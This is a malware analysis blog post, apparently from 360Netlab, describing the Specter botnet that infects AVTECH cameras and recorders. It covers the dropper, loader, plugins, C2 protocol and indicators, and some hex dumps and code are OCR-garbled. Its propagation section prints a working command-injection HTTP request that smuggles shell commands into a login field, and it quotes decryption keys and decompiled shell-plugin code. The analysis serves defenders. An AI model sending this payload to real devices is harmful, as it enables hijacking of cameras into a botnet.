# **Ghost in action: the Specter botnet**

N blog.netlab.360.com/ghost-in-action-the-specter-botnet/

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25 September 2020 / Botnet

## **Background**

On August 20, 2020, 360Netlab Threat Detect System captured a suspicious ELF file ( 22523419f0404d628d02876e69458fbe.css )with 0 VT detection.

When we took a close look, we see a new botnet that targets AVTECH IP Camera / NVR / DVR devices, and it has flexible configuration, highly modular / plugin, and uses TLS, ChaCha20, Lz4 to encrypt and compress network traffic.

The ELF we captured is Dropper, it releases a loader, and the loader will send encrypted traffic requests various Plugins from C2 to perform different functions. The sample build path is <a href="https://build/arm-specter-linux-uclibcgnueabi">build/arm-specter-linux-uclibcgnueabi</a>, that is why we named it Specter.

At present, Specter has a lot of unprofessional aspects. For example, it releases two libraries required by runtime while releasing Loader, but they are all dynamically linked. We also noticed that Plugin does not expand and load directly in memory. The vulnerability being targeted is also quite old, a 5 years old on. On the other hand, this botnet has a good layered design, complex network communication and some other characteristics, which is obviously a work of professional. Professional aspects come with unprofessional aspects, this contradiction makes us speculate that Specter is in the test development stage. We will see how it goes in the future.

### Overview


Specter is a remote control Trojan (RAT) for the Linux platform.

It consists of 3 parts, Dropper, Loader, and Plugin. The main function is determined by Loader&Plugin. The main functions of Specter are

- File management
- Download and upload management
- Shell service
- Socket5 Proxy
- Report device information

- Execute the script issued by C2
- Executing C2 to deliver executable files

The basic process is shown in the figure below:



# **Propagation**

Specter spread its Dropper samples through <u>AVTECH IP Camera / NVR / DVR Devices</u> <u>vulnerabilities</u>, The payload being used is as follows:

GET /cgi-bin/nobody/Search.cgi?

action=cgi\_query&ip=google.com&port=80&queryb64str=Lw==&username=admin%20;XmlAp%20r%20 0%20/tmp/webstatus;chmod%20755%20/tmp/webstatus;/tmp/webstatus;rm%20-

f%20/tmp/webstatus;)&password=admin HTTP/1.1

Host: {}:4443

Connection: keep-alive

Accept-Encoding: gzip, deflate

Accept: \*/\*

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101

Firefox/73.0

Accept-Language: en-US, en; q=0.8, zh-CN; q=0.7, zh; q=0.5, zh-TW; q=0.3, zh-HK; q=0.2

Content-Type: text/plain; charset=utf-8

# Sample analysis

Specter's infection process can be divided into 4 stages.,

- Stage 0: Preliminary stage, spread through vulnerabilities, implant Dropper on the device
- Stage 1: Dropper releases Loader

- Stage 2: Loading stage, Loader loads Plugin
- Stage 3: Plugin executes the instructions issued by C2

## Stage1 : Stage1: Release stage, Specter\_Dropper analysis

The main function of the dropper is to detect the operating environment, decrypt the Loader, configure the Config, and finally release and start the Loader.

```
MD5:a8400c378950084fc8ab80b8bb4e5b18

ELF 32-bit LSB executable, ARM, version 1 (SYSV), statically linked, stripped Packer:No
```

## 1.1 Decrypt Loader

Decryption algorithm:XOR byte by byte 0x79, then negate.

```
strcpy(v11, "/tmp/runtimes");
v7 = lib_strlen(v11);
wrap_strcat((int)&v11[v7], (int)"/hw_ex_watchdog", 16);
v14 = wrap_open(v11, 65, 508, (int)v11);
if ( v14 == -1 )
   return 0;
for ( k = 0; k <= (unsigned int)&unk_A5A47; ++k )
   byte_2F0E8[k] = ~(byte_2F0E8[k] ^ 0x79);</pre>
```

Along with the loaders, the runtime library, <a href="libc.so.0">libc.so.0</a> and <a href="ld-uClibc.so.1">ld-uClibc.so.1</a> are also decrypted. Currently these two libraries have no malicious functions, but we speculate that future versions will hijack some functions of these two libraries to hide the existence of Specter from file, process and networks' perspectives

### 1.2 Configure Config

Look for the written position mark in the Loader sample SpctCF , and then write Config at its subsequent address.

```
result = sub_10350(result, a2, (int)aSpctcf, 6);
if ( result >= 0 )
  result = wrap_strcat(v2 + result + 6, (int)&spec_config, 512);
```

The comparison is as follows:

```
00 00 00 00 00 00 00 00 <mark>53 70 63 74 43</mark>
                                                  SpctCF
000C5240:
        000C5250:
        000C5260:
        000C5270:
        000C5280:
        000C5290:
        00 00 00 00 00 00 00 00 53
          58 53 38 7C CD 4B E7 04 94 91
000C5240:
                                DC
                                  61
                                    5A C1
                                            NXS8|?K?
                   25
                       77
000C5250:
        9E
          20 7A 35
                9D
                     ED
                            70
                              6F 00 00 00 94
                                         69
                                             z5?%?w?po
                 73 A9
000C5260:
            AO OF
                       05
                          71
                                         2A
                                            ???₲??₲?1♬ॗॗॗॗॗॗॗॗॗॗ
        CA
                              31
                                  EF
                                  1E 69 88
                                            ??:?Kr:♠???W□?
                4B 72
                       0C
                            8E
                                57
000C5270:
        BC
          94 3A
              A7
                     3A
                         BC
                                         1B
000C5280:
        Α1
          7D FB 79
                6C
                   26
                     A9
                       95
                         ЕВ
                           B1
                              E9 53
                                  A9
                                       33 3D
                                            ?}?v1&?????S?+3=
                                            ????<mark>I</mark>d?p?????
          F6 D2 07 E4 64 FD
                              83 C2
                                       13 EB
000C5290:
                       70
                         81
                            C2
                                  A1
000C52A0:
        3F
          9C 6F CD 03 50 84 C5 5C
                              31 B1
                                  9F CF 06 4B
                                            ??₀?⊞??\?1???Ⅲ
                            9C
                              E2
                                C2
                                             1?9??1????
000C52B0:
          12 E9 C3
                39 C3 EE 07
                         C5 CE
                                  58 FA
                                       6C
                         52
                                4D
                                  E7 00 00 00
000C52C0:
                 37
                   3E
                       98
                            47
                              D4
```

#### 1.3 Release and execute Loader

Release Loader to the /tmp/runtimes/hw\_ex\_watchdog file and run it, and later on delete itself to clean up the traces of Dropper.

```
sub_10D50((int)v2, 0, 0x10Eu);
strcpy(v2, "/tmp/runtimes");
v0 = lib_strlen(v2);
wrap_strcat((int)&v2[v0], (int)"/hw_ex_watchdog", 16);
return wrap_exec((int)&v3, (int)v2, 0, 0, 0, 0);
```

# Stage2: Loading stage, Specter\_Loader analysis

The main function of Loader is to decrypt Config, obtain C2 from it, establish encrypted communication with C2, and execute the instructions issued by C2. If there is no Plugin for processing the corresponding instructions, it will request the required Plugin from C2.

```
MD5:470a092abd67e25463425b611088b1db

ELF 32-bit LSB executable, ARM, version 1 (SYSV), dynamically linked (uses shared libs), stripped


Packer:No
```

## 2.1 Decrypt Config

There are C2, mutex name, nonce and other information in the Config file, ChaCha20 encryption is used, where the key is CsFg34HbrJsAx6hjBmxDd7A2Wj0Cz9s\x00 and the number of rounds is 15.

```
ChaCha20XOR(
    (int)"CsFg34HbrJsAx6hjBmxDd7A2Wj0Cz9s",
    15,
    (int)(v9 + 0x16),
    (int)(v9 + 0x26),
    (int)(v9 + 0x26),
    (v9[0x25] << 24) | (v9[0x24] << 16) | (v9[0x23] << 8) | v9[0x22]);
    plaintayt = v9 + 0x26;
```

The detailed Config structure is shown below: ,



Take the Config in the above figure as an example, the nonce (12 bytes) required for decryption is:

```
c1 f5 9e 20 7a 35 9d 25 ed 77 bb 70
```

#### The ciphertext is:

```
94 69 CA D5 A0 OF 73 A9 BB 05 71 B2 31 1D EF 06 1A 2A BC 94 3A A7 4B 72 3A 0C BC 8E BF 57 1E 69 88 1B A1 7D FB 79 6C 26 A9 95 EB B1 E9 53 A9 2B 33 3D A7 F6 D2 07 E4 64 FD 70 81 C2 83 C2 A1 5F 13 EB 3F 9C 6F CD 03 50 84 C5 5C 9C 31 B1 9F CF 06 4B 5F 12 E9 C3 39 C3 EE 07 C5 CE E2 C2 58 FA 6C AA 6D 9B 00 C2 37 3E C2 98 52 47 D4 4D E7
```

After decryption, we get the following plaintext, we can see that C2 is 107.182.186.195 and mutex is fb4mi5a

#### 2.2 Establish communication with C2

The communication process can be divided into 4 stages, using TLS, ChaCha20 encryption algorithm, Iz4 compression algorithm to ensure the security of data communication. The first stage is to establish a TLS connection, the second stage is the process of mutual agreement authentication, the third stage is the Loader reporting device information, and the fourth stage executes the C2 issuing instruction process.


#### TLS communication

TLSv1.2	107.182.186.195	443	Client Hello
TCP	107.182.186.195	443	44700 → 443 [
TLSv1.2	107.182.186.195	443	Client Key Ex
TCP	107.182.186.195	443	[TCP Retransm
TLSv1.2	107.182.186.195	443	Change Cipher
TCP	107.182.186.195	443	44700 → 443 [.
TLSv1.2	107.182.186.195	443	Application D
TCP	107.182.186.195	443	44700 → 443 [.
TLSv1.2	107.182.186.195	443	Application D
TCP	107.182.186.195	443	44700 → 443 [.
TLSv1.2	107.182.186.195	443	Application D
TCD	407 400 406 406	442	44700 440 5

In order to analyze the network traffic, we performed a Man-in-the-middle attack, and can see the result as follows. It can be seen that Specter's network communication packet has a fixed format.

```
B....f). ...Z...X
00000000 42 00 00 00 e7 66 29 fb
                            10 98 f6 5a 80 80 ff 58
.A...ul. 1.5p.M;
.SM.....
        0b 0c 0d 0e 0f 10 11 12 13 14 15 16 17 18 19 1a
00000030
                                                   . . . . . . . . . . . . . . . . . .
       1b 1c 1d 1e 1f 20
00000040
   00000000 42 00 00 00
                                                      В...
   00000004 00 96 e9 f8 6b 9e 30 97
                                b8 98 b1 b0 25 97 a4 26
                                                      ....k.0. ....%..&
   00000014 e3 50 6f 04 6f 85 54 fe
                                                      .Po.o.T. ..]g....
                                e7 f7 5d 67 eb 8f d0 fa
   00000024 f0 11 19 f8 7c 62 7b 8d
                                a2 b3 59 fd ae 25 4c 18
                                                      ....|b{. ..Y..%L.
                                                      .3..... ... .s.`
           f7 33 96 b5 d9 f5 ec ff
   00000034
                                c2 07 c3 7c 87 53 ae 60
   00000044
           99 2c
```

Packets can be divided into four parts, the detailed structure is shown below:,



Where Encrypted Payload\_info stores the payload verification, length, ID and other info. [Encrypted?]Compressed Payload is the payload itself, the payload will only be compressed during the key exchange stage, while in all the other stages it gets both

encrypted and compressed.

Let's take a look at the above figure, the data packet that Bot sends to C2 for secret key exchange

The encryption algorithm used in the first part( <a href="mailto:ncrypted Payload\_info">ncrypted Payload\_info</a> ) is:

#### ChaCha20

Key: 36 30 30 64 65 33 31 39 61 32 66 38 31 39 62 34

61 38 35 31 64 32 33 66 63 34 62 33 33 33 33 65

Nonce: E7 66 29 FB 10 98 F6 5A 80 80 FF 58

#### The ciphertext is:

OF 41 01 FD 8B 75 6C A2 20 31 DC 35 70 D9 4D 3B 8E 53 4D E9

#### after decryption:

```
C9 3E 00 00 00 00 00 00 00 00 01 00 22 00 00 00 20 00 00
```

3EC9 ---- CRC16 of Payload

0001 ---- Cmd Id

00000022 Compressed Payload length 00000020 Decomressed Payload length

The value of Cmd Id is 1, indicating that it is in the key exchange stage, directly decompress [Encrypted?]Compressed Payload and get the key sent by Bot to C2

```
01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20
```

#### Authentication

The protocol authentication process can be divided into two stages, the first stage is the key exchange, and the second stage is the mutual recognition of identity.

```
00000000 42 00 00 00 e7 66 29 fb 10 98 f6 5a 80 80 ff 58
                                                         B....f). ...Z...X
00000010 0f 41 01 fd 8b 75 6c a2 20 31 dc 35 70 d9 4d 3b
                                                         .A...ul. 1.5p.M;
00000020 8e 53 4d e9 f0 11 01 02 03 04 05 06 07 08 09 0a
                                                         .SM.....
. . . . . . . . . . . . . . . . . . .
00000040 1b 1c 1d 1e 1f 20
   00000000 42 00 00 00
                                                             В...
                                                                                Kex exchange
   00000004 00 96 e9 f8 6b 9e 30 97 b8 98 b1 b0 25 97 a4 26
                                                            ....k.0. ....%..&
   00000014 e3 50 6f 04 6f 85 54 fe e7 f7 5d 67 eb 8f d0 fa .Po.o.T. ..]g....
   00000024 f0 11 19 f8 7c 62 7b 8d a2 b3 59 fd ae 25 4c 18
                                                            ....|b{. ..Y..%L.
   00000034 f7 33 96 b5 d9 f5 ec ff c2 07 c3 7c 87 53 ae 60
                                                            .3..... ... .S.`
   00000044 99 2c
00000046 32 00 00 00 25 92 c8 9d 90 4b d1 15 1f e2 75 36
                                                         2...%... .K....u6
00000056 20 ce 88 9f d7 91 b8 a7 c6 fa 08 c0 ad 06 1b d1
00000066 b6 14 d3 c8 24 a4 11 52 11 f0 44 da 5a 61 b0 b9
                                                         ....$..R ..D.Za..
0<mark>0000076 33 52 11 ac 4a 86</mark>
                                                                             Mutual recognition
                                                         3R..J.
   00000046 32 00 00 00
                                                             2...
   0000004A 83 4f 3b b8 c2 da dc 00 42 da 76 98 12 52 40 af
                                                            .O; ..... B.v..R@.
   0000005A 58 b3 ca a6 1d 19 7f d3 6f 5c 4e d5 8a 42 af 87
                                                             X...... o\N..B..
   0000006A 9e ee 35 f3 0c a4 0c 5e a6 28 20 09 ea f2 e6 a3
                                                             ..5....^ .( .....
   0000007A 79 3a
```

According to the data packet decryption process introduced above, we will get.

The secret key sent by Bot to C2 is:

```
01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20
```

The secret key sent by C2 to Bot is:

```
19 F8 7C 62 7B 8D A2 B3 59 FD AE 25 4C 18 F7 33 96 B5 D9 F5 EC FF C2 07 C3 7C 87 53 AE 60 99 2C
```

In the secret key exchange phase, the payload is only compressed without encryption; after the secret key is exchanged, Bot and C2 encrypt and compress the payload with each other's secret key.

It can be solved with the above secret key.

The authentication information sent by Bot to C2 is:

```
00000000: 44 48 6E 37-34 73 64 50-4F 71 6E 53-64 32 35 39 DHn74sdP0qnSd259
```

The authentication information sent by C2 to Bot is:

```
000000000: 6C 30 53 4F-38 68 46 55-78 62 56 73-64 74 51 34 l0S08hFUxbVsdtQ4
```

This is consistent with the implementation we saw in the sample:

```
const void *__fastcall HandleAuthResponse(const void *result, int a2)
 char dest; // [sp+Ch] [bp-18h]
                                          .nt SendAuthRequest()
 int v3; // [sp+1Ch] [bp-8h]
                                            char v1; // [sp+0h] [bp-14h]
 if ( a2 == 16 )
                                            qmemcpy(&v1, "DHn74sdPOqnSd259", 16);
   v3 = 0;
                                            return SerializeSendRulePacket((int)&v1, 16, 3);
   memcpy(&dest, result, 0x10u);
   v3 = 16;
   result = (const void *)memcmp(&dest, "10SO8hFUxbVsdtQ4", 0x10u);
   if ( result )
     *(_DWORD *)(spct_context + 508) = 3;
   else
     *(_DWORD *)(spct_context + 508) = 2;
   *( RVTF *)(snct context + 512) = 1.
```

2.3 Report device information, such as MAC/IP address, system type, etc.

```
SendDeviceKeyExchange();
v2 = time(0);
while ( !*(_BYTE *)(spct_context + 512) && (signed int)(time(0) - v
  usleep(0xC350u);
*(_BYTE *)(spct_context + 512) = 0;
if (*(DWORD *)(spct context + 508) == 2)
  SendDeviceInfo();
  *( DWORD *)(spct context + 504) = 1;
 \vee 0 = 1;
}
01.00
  2.4 Execute the start Plugin command issued by C2
switch ( cmdid )
{
  case 25:
    HandleHeartbeatResponse();
    break;
  case 2:
    HandleControllerKeyExchange((const void *)buf, len);
    break:
  case 4:
    HandleAuthResponse((const void *)buf, len);
    break;
  case 18:
    HandleStartModule(( BYTE *)buf, len);
    break:
  case 21:
    HandleTransModuleData((_BYTE *)buf, len);
    break;
  case 26:
    HandleOfflineCommand((char *)buf, len);
    break:
  case 22:
    HandleBatchCommand((char *)buf, len, a5, a6);
    break:
  default:
    BroadcastPacketToModules(cmdid, buf, len);
    break:
```

Specter implements a very flexible plugin management communication mechanism, each plugin must implement the following 4 methods,

```
v11 = dlsym(*(void **)v20, "IOnModuleLoad");
v12 = v31;
v31[25] = (unsigned int8)v11;
v12[26] = BYTE1(v11);
v12[27] = BYTE2(v11);
V12[28] = HIBYTE(V11);
v13 = dlsym(*(void **)v20, "IOnModuleUnload");
v14 = v31;
v31[29] = (unsigned int8)v13;
v14[30] = BYTE1(v13);
v14[31] = BYTE2(v13);
V14[32] = HIBYTE(V13);
v15 = dlsym(*(void **)v20, "IOnLoaderOffline");
v16 = v31;
v31[37] = (unsigned int8)v15;
v16[38] = BYTE1(v15);
v16[39] = BYTE2(v15);
v16[40] = HIBYTE(v15);
v17 = dlsym(*(void **)v20, "IDispatchPacket");
v18 = v31;
```

If there is no corresponding Plugin currently, a request is made to C2 and finally dynamically loaded into Loader Plugin Slot.

# Stage3: Specter\_Plugin analysis

When the bot gets the Plugin issued by C2, it cannot be used directly, because they are encrypted and can only be loaded into the Plugin Slot for use after decryption.

Decryption algorithm: XOR 0x7f byte by byte, then negate

```
buf = (void *)(*(_DWORD *)(v20 + 4) + 41);
n = ((v31[12] << 24) | (v31[11] << 16) | (v31[10] << 8) | v31[9]) - 41;
for ( i = 0; n > i; ++i )
  *((_BYTE *)buf + i) = ~(*((_BYTE *)buf + i) ^ 0x7F);
v29 = write(fd, buf, n);
```

Here are some plugins we captured:

#### Shell plugin

```
Plugin id: 1
c7bf33d159597f55dce31b33a58d52de

ELF 32-bit LSB shared object, ARM, version 1 (SYSV), not stripped
```

The main function of Shell plugin is to create SHELL service.

```
switch (a1)
                                              size = tcgetattr(fd, (struct termios *)&v2);
                                              close(0);
 case 257:
                                              close(1);
   j_HandleShellStart(a2, a3, a5, a6);
                                              close(2);
   break;
                                              dup(fd);
 case 259:
                                              dup(fd);
    j HandleShellExecuteCommand(a2, a3,
                                              dup(fd);
   break;
                                              close(fd);
 case 261:
                                              setsid();
    j_HandleShellStop(a2, a3, __PAIR_
                                              ioctl(0, 0x540Eu, 1);
    break;
                                              V3 = off_1612C[0];
 case 263:
                                              V4 = off_16130[0];
    j_HandleStopAllShell(a2, a3, a5, a6
                                              v5 = off_16134[0];
   break;
                                              v6 = off 16138;
 default:
                                              \sqrt{7} = dword_1613C;
    return 0;
                                              execle((const char *)&v12, (const char *)&v12,
return a.
 off_1612C
                 DCD aHistfileDevNul
                                          ; DATA XREF: ShellWorkThread+4C81o
                                          ; ShellWorkThread+4DC↑o ...
                                          : "HISTFILE=/dev/null"
 off 16130
                 DCD aPs1UHW
                                           "PS1=[\\u@\\h \\w]\\$ "
 off 16134
                 DCD aColumns250
                                           "COLUMNS=250"
                                          ; "TERM=xterm-256color"
 off_16138
                 DCD aTermXterm256co
 dword 1613C
                 DCD 0
                                           DATA XREF: ShellWorkThread+4E41r
```

## File plugin

```
Plugin id: 2
e67db6449c18b2e552786df7718a33c8

ELF 32-bit LSB shared object, ARM, version 1 (SYSV), not stripped
```

The main function of the File plugin is file management. In addition to supporting read, write, delete, and search operations on file directories, it may also download/upload files from a designated server.

```
case 513:
   j_HandleGetSubDirListCommand(a2, a3, a5, a6);
   break;
 case 516:
   j HandleRenameFileCommand(a2, a3, a5, a6);
   break;
 case 517:
   j HandleDeleteFileCommand(a2, a3, a5, a6);
   break;
 case 520:
   j HandleDownloadFileContinue(a2, a3, a5, a6);
   break:
 case 521:
   j HandleDownloadFileInit(a2, a3, a5, a6);
   break;
 case 524:
   j HandleUploadFileTestWrite(a2, a3, a5, a6);
   break:
 case 525:
   j HandleUploadFileInit(a2, a3, a5, a6);
   break;
 case 527:
   j HandleUploadFileData(a2, a3, a5, a6);
   break;
 case 528:
   j HandleUploadFileCancel(a2, a3, a5, a6);
   break;
 case 529:
   j_HandleUploadFileEnd(a2, a3, a5, a6);
   break;
 case 531:
   j HandleCreateDirectoryCommand(a2, a3, a5, a6);
   break:
 default:
   return 0;
Socket Plugin
```

```
Plugin id: 3
45c5e7bcb9987356b53fd9a78543dcda

ELF 32-bit LSB shared object, ARM, version 1 (SYSV), not stripped
```

The main function of Socket Plugin is to start Socket5 proxy.

```
switch ( a1 )
{
  case 771:
    j_HandleSocks5Stop(a2, a3, a5, a6);
    break;
  case 773:
    j_HandleSocks5QueryStatus(a2, a3, a5, a6);
    break;
  case 769:
    j_HandleSocks5Start(a2, a3, a5, a6);
    break;
```

## SSF Plugin

```
Plugin id: 5
da0f9a21ae7ee3d15794946ca74a07e3
ELF 32-bit LSB shared object, ARM, version 1 (SYSV), stripped
```

The main function of SSF Plugin is to download an executable file from a specified server to a local /tmp/runtimes/httpd\_log\_output\_file, and then execute it...

# **Suggestions**

We recommend that readers monitor and block Specter related IP, URL and samples.

## 联系我们

Readers are always welcomed to reach us on <u>twitter</u>, WeChat 360Netlab or email to netlab at 360 dot cn.

## loC

#### CC

107.182.186.195:443 ASN25820|IT7\_Networks\_Inc United\_States|California|Los\_Angeles

#### Sample MD5

04c7ef9e4197985d31e5d601a9161c5e 052b6fce24a800259289e2f06163db57 065d942effb6010bb48f7403d3ad442b 0d0bf23412bd34c82ab28e67278519bf 2b89fd69d128c8a28425c512670e531a 2ed27722e095b1c870fdb10e4990db0f 42d341d0b76869abc2231c70d0f0ecc9 5e03c99153ed59546bf60c9f896a30f1 7377eedb6512743858d52da3cc028a33 7c59ddc06da158afc8b514a9a81ffd36 a5ded8b31b17c88302882cccc35cc28f a8400c378950084fc8ab80b8bb4e5b18 a99563e6711990b9b3f542ae146bd01c acfa5f547b69bde0bf3f343429594b99 b79639e2b5d10f92ea44721e155fc09b b9ac3d23faba205f74ebd932d8e370d3 c2126977f9f482f290154ea21719330f c33b585a0dfa5fdb70d27a17ace6ba1f c51fc1656aa857bb7226e2df969aa72d cc1b11c6ac6e5bebc4c0e7502b4e1fcd cc27d6141f8c66e520122e8f2292a940 eda6d2b0837b5e78ae1b0b50f85e3321

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